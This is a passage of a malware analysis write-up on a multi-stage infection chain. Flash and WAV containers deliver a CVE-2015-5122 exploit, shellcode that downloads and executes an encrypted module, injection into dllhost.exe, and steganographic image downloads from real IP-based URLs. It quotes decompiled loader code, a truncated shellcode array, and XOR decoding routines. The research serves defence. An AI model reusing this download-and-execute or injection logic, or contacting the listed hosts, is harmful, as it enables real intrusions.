             if(_loc59_ != 1)
             {
                _loc53_ = int(_loc68_ - 40);
                _loc53_ = _loc53_ | 4;
                _loc57_ = li32(_loc53_);
             }
             else
             {
                _loc5_ = int(_loc5_ - 16);
                si32(_loc57_,_loc5_ + 4);
                _loc53_ = int(_loc68_ - 1072);
                si32(_loc53_,_loc5_);
                ESP = _loc5_;
                F_ECRYPT_keysetup();
                _loc5_ = int(_loc5_ + 16);
                _loc51_ = int(_loc68_ - 40);
                _loc51_ = _loc51_ | 4;
                _loc57_ = li32(_loc51_);
                _loc5_ = int(_loc5_ - 16);
                si32(_loc57_,_loc5_ + 12);
                _loc51_ = int(_loc49_ + 76);
                si32(_loc51_,_loc5_ + 8);
                si32(_loc51_,_loc5_ + 4);
                si32(_loc53_,_loc5_);
                ESP = _loc5_;
                F_ECRYPT_process_bytes();
```

Internally, there are references to a function from another module: E_ENCRYPT_process_bytes(). Inside this function, we see calls suggesting that the Rabbit Cipher has been used:

```
public function F_ECRYPT_process_bytes() : void
{
   var _loc2_:* = 0;
   var _loc7_:* = 0;
   var _loc4_:* = 0;
   var _loc5_:* = 0;
   var _loc8_:int = 0;
   var _loc6_:* = 0;
   var _loc3_:* = int(ESP);
   _loc2_ = _loc3_;
   _loc3_ = int(_loc3_ - 16);
   _loc4_ = li32(_loc2_ + 12);
   _loc5_ = li32(_loc2_ + 8);
   _loc6_ = li32(_loc2_ + 4);
   _loc7_ = li32(_loc2_);
   if(uint(_loc4_) >= 16)
   {
      _loc5_ = int(_loc5_ + 12);
      _loc8_ = _loc6_ + 12;
      _loc6_ = int(_loc7_ + 68);
      do
      {
         _loc3_ = int(_loc3_ - 16);
         si32(_loc6_,_loc3_);
         ESP = _loc3_;
         F_RABBIT_next_state();
         _loc3_ = int(_loc3_ + 16);
```


Rabbit uses a 128-bit key (the same length as the MD5 hash that was mentioned before) and a 64-bit initialization vector. (In different runs, a different encryption algorithm may be selected.)

After the decoding process is complete, the revealed content is loaded:


```
}
if(_loc57_ != 0)
{
   _loc53_ = li32(_loc57_);
   ESP = _loc5_ & -16;
   var _loc16_:ByteArray = new ByteArray();
   CModule.readBytes(int(_loc57_ + 4),_loc53_,_loc16_);
   ESP = _loc5_ & -16;
   ESP = _loc5_ & -16;
   new Loader().contentLoaderInfo.addEventListener("complete",param4);
   ESP = _loc5_ & -16;
   var _loc69_:LoaderContext = new LoaderContext(false,ApplicationDomain.currentDomain);
   ESP = _loc5_ & -16;
   _loc69_.applicationDomain = ApplicationDomain.currentDomain;
   ESP = _loc5_ & -16;
   _loc69_.allowCodeImport = true;
   ESP = _loc5_ & -16;
   new Loader().loadBytes(_loc16_,_loc69_);
   _loc5_ = int(_loc5_ - 16);
   si32(_loc57_,_loc5_);
   ESP = _loc5_;
   F_idalloc();
   _loc5_ = int(_loc5_ + 16);
   _loc28_ = new Loader();
}
```

The first WAV: a Flash exploit

The decoded WAV contains a package with two elements embedded: a Flash file (movies.swf) and the configuration file (config.cfg). The decrypted data starts from the magic DWORD 0xCAFEBABE, which we noticed in the code of the previous SWF.



The Flash file (movies.swf) contains an embedded exploit. In the analyzed case, the exploit used is CVE-2015-5122, however, a different exploit may be used on a different machine:



The payload (shellcode) is stored in form of an array (binary version available here: 9aec11ff93b9df14f060f78fbb1b47a2):

```
package
{
   class PayloadWin32
   {

      public static var payload:Vector.<uint> = Vector.<uint>([2420162609,130450447,1620836352,1768,134222080,


      function PayloadWin32()
      {
         super();
      }
   }
}

```

The configuration file (config.cfg) contains the URL to another WAV file.

The payload is padded with NOP (0x90) bytes, and the parameters, including the configuration, are filled there before the payload runs.

```
paylEnd = 0;
paylLength = PayloadWin32.payload.length;
indx = 0;
while(indx < paylLength - 1)
{
    if(PayloadWin32.payload[indx] == 0x90909090
     && PayloadWin32.payload[indx + 1] == 0x90909090
     )
    {
        paylEnd = indx;
        break;
    }
    indx++;
}

if(paylEnd != 0)
{
    indx = 0;
    while(indx < param1.length)
    {
        //write parameters at the end of the payload:
        PayloadWin32.payload[paylEnd + indx] = param1[indx];
        indx++;
    }
}
```

The fragment of the code feeding the configuration into the payload

The shellcode: downloading the second WAV

The second WAV, in contrast to the first one, is always downloaded and never embedded. It is retrieved by the "PayloadWin32" shellcode (9aec11ff93b9df14f060f78fbb1b47a2), deployed after the successful exploitation.

Looking inside this shellcode, we find the function that is responsible for downloading and decrypting another WAV. The shellcode uses parameters that were filled by the previous layer. This buffer contains the URL that will be queried and the key that will be used for decryption of the payload. It loads functions from wininet.dll using their checksums. After the initialization steps, it queries the supplied URL. The expected result is a buffer with a header typical for WAV files.

```
v2 = a2;
v3 = &input_buffer[-*(unsigned __int16 *)input_buffer];
func_checksums = (int)&v3[*((unsigned __int16 *)input_buffer + 1)];
buf = &v3[*(unsigned __int16 *)(func_checksums + 0x70) - *((unsigned __int16 *)input_buffer + 2)];
zero_buffer(&functions_list, 0x4Cu);
result = load_wininet_functions(v2, (int (__stdcall **)(char *))&functions_list, func_checksums);
if ( result )
{
  copy_16_bytes(buf, &crypt_key);              // copy the crypto key
  result = download_from_url(v2, &functions_list, buf, &module_size);
  wav_buf = (_BYTE *)result;
  if ( result )
  {
    if ( *(_BYTE *)result == 'R'               // check the WAV header
      && *(_BYTE *)(result + 1) == 'I'
      && *(_BYTE *)(result + 2) == 'F'
      && *(_BYTE *)(result + 3) == 'F'
      && *(_DWORD *)(result + 4) + 8 <= module_size
      && *(_BYTE *)(result + 8) == 'W'
      && *(_BYTE *)(result + 0xA) == 'V'
      && *(_BYTE *)(result + 0x24) == 'd'
      && *(_BYTE *)(result + 0x26) == 't' )
    {
      mSize = *(_DWORD *)(result + 0x28);
```

As we already suspected, the data of the WAV (starting from the offset 0x2C) contains the encrypted content. Indeed, blocks that are 8 bytes long are decrypted in a loop:

```
module_size = *((_DWORD *)wav_buf + 0xA);
if ( wav_buf != (_BYTE *)0xFFFFFFD4 )
{
  if ( !(mSize & 7) )
  {
    chunk_ptr = wav_buf + 0x2C;
    crypt_init((int)&crypt_ctx, &crypt_key, 16);
    mSize = module_size;
    v23 = 0;
    if ( module_size )
    {
      do
      {
        crypt_block((int)&crypt_ctx, chunk_ptr, chunk_ptr);
        v23 += 8;
        mSize = module_size;
        chunk_ptr += 8;
      }
      while ( v23 < module_size );
    }
  }
```

After the decryption is complete, the next module will be revealed. It is interesting to take a look at the expected header of the payload to learn which format is used for the output element. This time, the decoded data is supposed to start with the following magic numbers: 0x01, 0x04, …, 0x10.

```
if ( mSize > 0x1C
  && *((_DWORD *)wav_buf + 0xE) <= mSize
  && wav_buf[0x2F] == 0x10
  && wav_buf[0x2C] == 1             // start of the payload header
  && wav_buf[0x2D] == 4
  && mSize > *((_DWORD *)wav_buf + 0x10)
  && mSize > *((_DWORD *)wav_buf + 0xD)
  && !(wav_buf[0x3C] & 3) )
{
  allocated_buf = (_BYTE *)VirtualAlloc(0, mSize, 0x1000, 0x40);
  v23 = (unsigned int)allocated_buf;
  if ( allocated_buf )
  {
    new_module_ep = (void (__stdcall *)(unsigned int *))&allocated_buf[*((_DWORD *)wav_buf + 0xD)];
    copy_buffer(allocated_buf, wav_buf + 0x2C, module_size);
    v18 = wav_buf + 0x2C;
    v17 = v23;                      // _allocated_buffer
    v21 = 0;
    v19 = 0;
    v20 = 0;
    new_module_ep(&v17);            // call the decoded payload
                                    //
    VirtualFree(v23, 0, 0x8000);
  }
}
```

The second WAV: an executable in proprietary format

On the illustration below, we can see how the data of the WAV looks after being decrypted (9b37c9ec19a53007d450b9b9c8febbe2):


```
Address   Hex dump                                          ASCII
02660000  52 49 46 46 C4 BE 00 00 57 41 56 45 66 6D 74 20  RIFF─ż..WAVEfmt
02660010  10 00 00 00 01 00 01 00 80 3E 00 00 00 7D 00 00  ►...☺.☺.Ç>...}..
02660020  02 00 10 00 64 61 74 61 A0 BE 00 00 01 04 00 10  ☻.►.dataáż..☺♦.►
02660030  1C 0A 74 00 0C 05 00 00 88 BE 00 00 70 06 00 00  ∟.t..♣..ęż..p♠..
02660040  18 B8 00 00 00 00 00 00 09 00 11 00 64 7E 6E 66  ↑Ş.......◄.d~nf
02660050  66 24 6E 66 66 00 00 0C 00 26 00 41 4F 58 44 4F  f$nff....&.AOXDO
02660060  46 39 38 24 6E 66 66 00 00 0C 00 08 00 4B 4E 5C  F98$nff.....KN\
02660070  4B 5A 43 39 38 24 6E 66 66 00 00 0B 00 04 00 49  KZC98$nff..♂.♦.I
02660080  6B 68 63 64 6F 7E 24 6E 66 66 00 00 0A 00 06 00  khcdo~$nff....♠.
02660090  47 59 5C 49 58 5E 24 6E 66 66 00 00 00 00 00 00  GY\IX^$nff......
026600A0  8C E7 AE 97 9F 66 BD 6B 9B 5C 88 0B 24 75 82 0D  îš«Śčf┘kŤ\ę♂$ué.
026600B0  30 B8 82 0D 9D BB 93 1C CA 96 93 1C 5E 96 93 1C  0Şé.Ť╗ô∟╩ľô∟^ľô∟
026600C0  06 2E 6B D3 F9 58 B6 04 07 32 B5 50 47 7B 08 55  ♠.kË˙XÂ♦•2ÁPG{◘U
026600D0  11 45 15 4E 89 5F B7 29 8D AF D2 7D 4F 5B A8 63  ◄E§Në_Ě)Ź»Ď}O[Ęc
026600E0  90 75 82 0D 23 32 A1 6F 3C CE EE 30 8E DA FD E2  Éué.#2ío<ÎţŢ0ÄÚýâ
026600F0  58 3F 15 5A FA 34 19 49 FE E5 19 0E 2F 87 D8 1C  X?§Zú4↓I■ĺ↓♫/çĘ∟
02660100  1F BB 31 CF 27 75 8D CA 2E CF 8F 66 9E 33 69 B7  ▼╗1¤'uŹ╩.¤Ćf×3iĚ
02660110  63 A1 B8 13 97 0F 2C 38 07 CA 70 38 E3 EA 82 20  cíŞ‼Ś☼,8•╩p8ŃŕÉ
02660120  CE 40 94 05 10 C6 96 EB BA A1 CD EC 79 AB BF D2  ╬@ö♣►ĂľŰ║í═ýy«┐Ď
02660130  B2 F1 01 5D B9 16 AD 41 56 F2 39 D6 B3 B0 DE 11  ▓˝☺]╣▬¡AV˛9Í│░Ţ◄
02660140  9C FC 3F F3 11 F1 BF 5F 6E 2A 16 74 2F 2E B5 AE  ťR?˘◄˝┐_n*▬t/.Á«
02660150  5B 49 87 74 23 08 0C EA 17 97 88 87 5B 75 8B 34  [Içt#◘.ę↨Śłç[uő4
```

This is an executable component that is loaded into Internet Explorer. After it decodes the imports, it starts to look much more familiar:


```
Address   Hex dump                                          ASCII
02A80000  01 04 00 10 1C 00 74 00 0C 05 00 00 88 BE 00 00  ☺♦.►∟.t..♣..ęż..
02A80010  70 06 00 00 18 B8 00 00 00 00 00 00 09 00 11 00  p♠..↑Ş.......◄.
02A80020  6E 74 64 6C 6C 2E 64 6C 6C 00 00 0C 00 26 00 4B  ntdll.dll....&.K
02A80030  45 52 4E 45 4C 33 32 2E 64 6C 6C 00 00 0C 00 08  ERNEL32.dll.....
02A80040  00 41 44 56 41 50 49 33 32 2E 64 6C 6C 00 00 0B  .ADVAPI32.dll..♂
02A80050  00 04 00 43 61 62 69 6E 65 74 2E 64 6C 6C 00 00  .♦.Cabinet.dll..
02A80060  0A 00 06 00 4D 53 56 43 52 54 2E 64 6C 6C 00 00  ..♠.MSVCRT.dll..
02A80070  00 00 00 00 18 FA 8D 77 F0 47 8F 77 E4 A3 98 77  ....↑˙Źw-GĆwńŁśw
02A80080  1B 3B 8F 77 40 53 8F 77 C0 55 8F 77 C0 53 8F 77  ←;Ćw@SĆw└UĆw└SĆw
02A80090  C0 54 8F 77 1F 53 92 77 28 5C 90 77 78 62 90 77  └TĆw▼S’w(\ÉwxbÉw
02A800A0  C4 73 90 77 48 60 90 77 68 41 8F 77 05 57 91 77  ─sÉwH`ÉwhAĆw♣W‘w
02A800B0  D6 3C 8F 77 C0 4C 8F 77 EE 2A 0B 77 D0 D9 0B 77  Í<Ćw└LĆwţ*♂wđ┘♂w
02A800C0  2B 45 0C 77 41 CF 0B 77 A3 B6 0A 77 46 BA 0B 77  +E.wA¤♂wŁÂ.wF║♂w
02A800D0  62 0F 0B 77 D3 33 0C 77 CF CD 0B 77 A4 1D 0C 77  b☼♂wË3.w¤═♂wĄ↔.w
02A800E0  4F 21 0C 77 26 3C 0C 77 B6 2F 0C 77 7C CA 0B 77  O!.w&<.wÂ/.w|╩♂w
```

We can see that it follows an analogical structure to the one described in last year's article.


This module is first executed within Internet Explorer. Then, it creates another process (dllhost.exe) in a suspended state:



It injects its original copy there (769a05f0eddd6ef2ebdd13618b244758):



Then it redirects execution to its loading function. Below, we can see the Entry Point of the implanted module within dllhost.exe.



A detailed analysis of the execution flow of this module and its format will be given later in the article.

At this point, it is important to note that the dllhost.exe is the module that further downloads the aforementioned images.

The modules with the custom format


The module with the custom format is analogous to the one described before. However, we can see that it has significantly evolved.

There are changes in the header, as well as improvements in the implementation.


Changes in the custom format

The new header is similar to the previous one. The few details that have changed are: the magic number at the beginning (from 0x1000**03**01 to 0x1000**04**01), and the format in which the DLLs are stored (the length of a DLL name has been added). That's why we will refer to this format as "0x10000401 format."

Another change is that now the names of the DLLs are obfuscated by a simple XOR with 1 byte character. They are deobfuscated just before being loaded.



Summing up, we can visualize the new format in the following way:



Obfuscation used

This time, authors decide to obfuscate all the strings used inside the module. Now all the strings are decoded just before use.

```
003107F5 lea     eax, [ebp-2CCh]
003107FB push    104h
00310800 push    eax             ; _DWORD
00310801 push    offset unk_317830
00310806 call    decode_memory
0031080B pop     ecx
0031080C push    eax             ; _DWORD
0031080D call    ds:ExpandEnvironmentStringsW
```

Example: decoding the string before the use

The decoding algorithm is simple, based on XOR:

```
_BYTE *__cdecl decode_memory(_BYTE *input_arr)
{
  _BYTE *output_arr; // eax
  unsigned int indx; // esi
  bool is_finished; // zf

  output_arr = input_arr + 0x14;
  if ( input_arr[7] )
  {
    indx = 0;
    is_finished = *((_DWORD *)input_arr + 4) == 0;
    input_arr[7] = 0;
    if ( !is_finished )
    {
      do
      {
        output_arr[indx] ^= input_arr[(indx & 7) + 8];
        ++indx;
      }
      while ( indx < *((_DWORD *)input_arr + 4) );
    }
  }
  return output_arr;
}
```

The string-decoding algorithm

Inside the images downloader

Let's look inside the first module in the 0x10000401 format that we encountered. This module is an initial stage, and its role is to download and unpack the other components. One such component is in a CAB format (that's why we can see the Cabinet.dll among the imported DLLs).

The role of this module is similar to the first "WASM" mentioned in our post a year ago. However, the current version is not only better protected, but also comes with some improvements. This time the downloaded content is hidden in the images. So, analyzing this element can help us to understand how the used stenography works.

First, we can see that the URLs are retrieved from their Base64 form:

```
00311B58 mov     [ebp+arg_0], eax
00311B5B push    eax
00311B5C lea     eax, [ebp+arg_0]
00311B5F push    offset base64_Str ; "SQBodHRwOi8vMzguNzUuMTM3Ljk6OTA4OC9wdWJ"...
00311B64 push    eax
00311B65 push    esi
00311B66 call    base64_decode
00311B6B add     esp, 10h
```

This string decodes to a list containing URLs of the PNG and JPG files that are going to be downloaded. For each sample, this set is unique. None of the URLs can be reused: the server gives a response only once. An example of a URL set:

```
http://38.75.137.9:9088/pubs/wiki.php?id=937a4eadd6f5a94b3738a58dcc79ca13
http://38.75.137.9:9088/images/captcha.png?
mod=attachment&u=357e27e8af72925144ec1db2421d0cc5&lt
http://38.75.137.9:9088/views/q5ul78uv4b4q8bg8d95canrsns.jpg
```

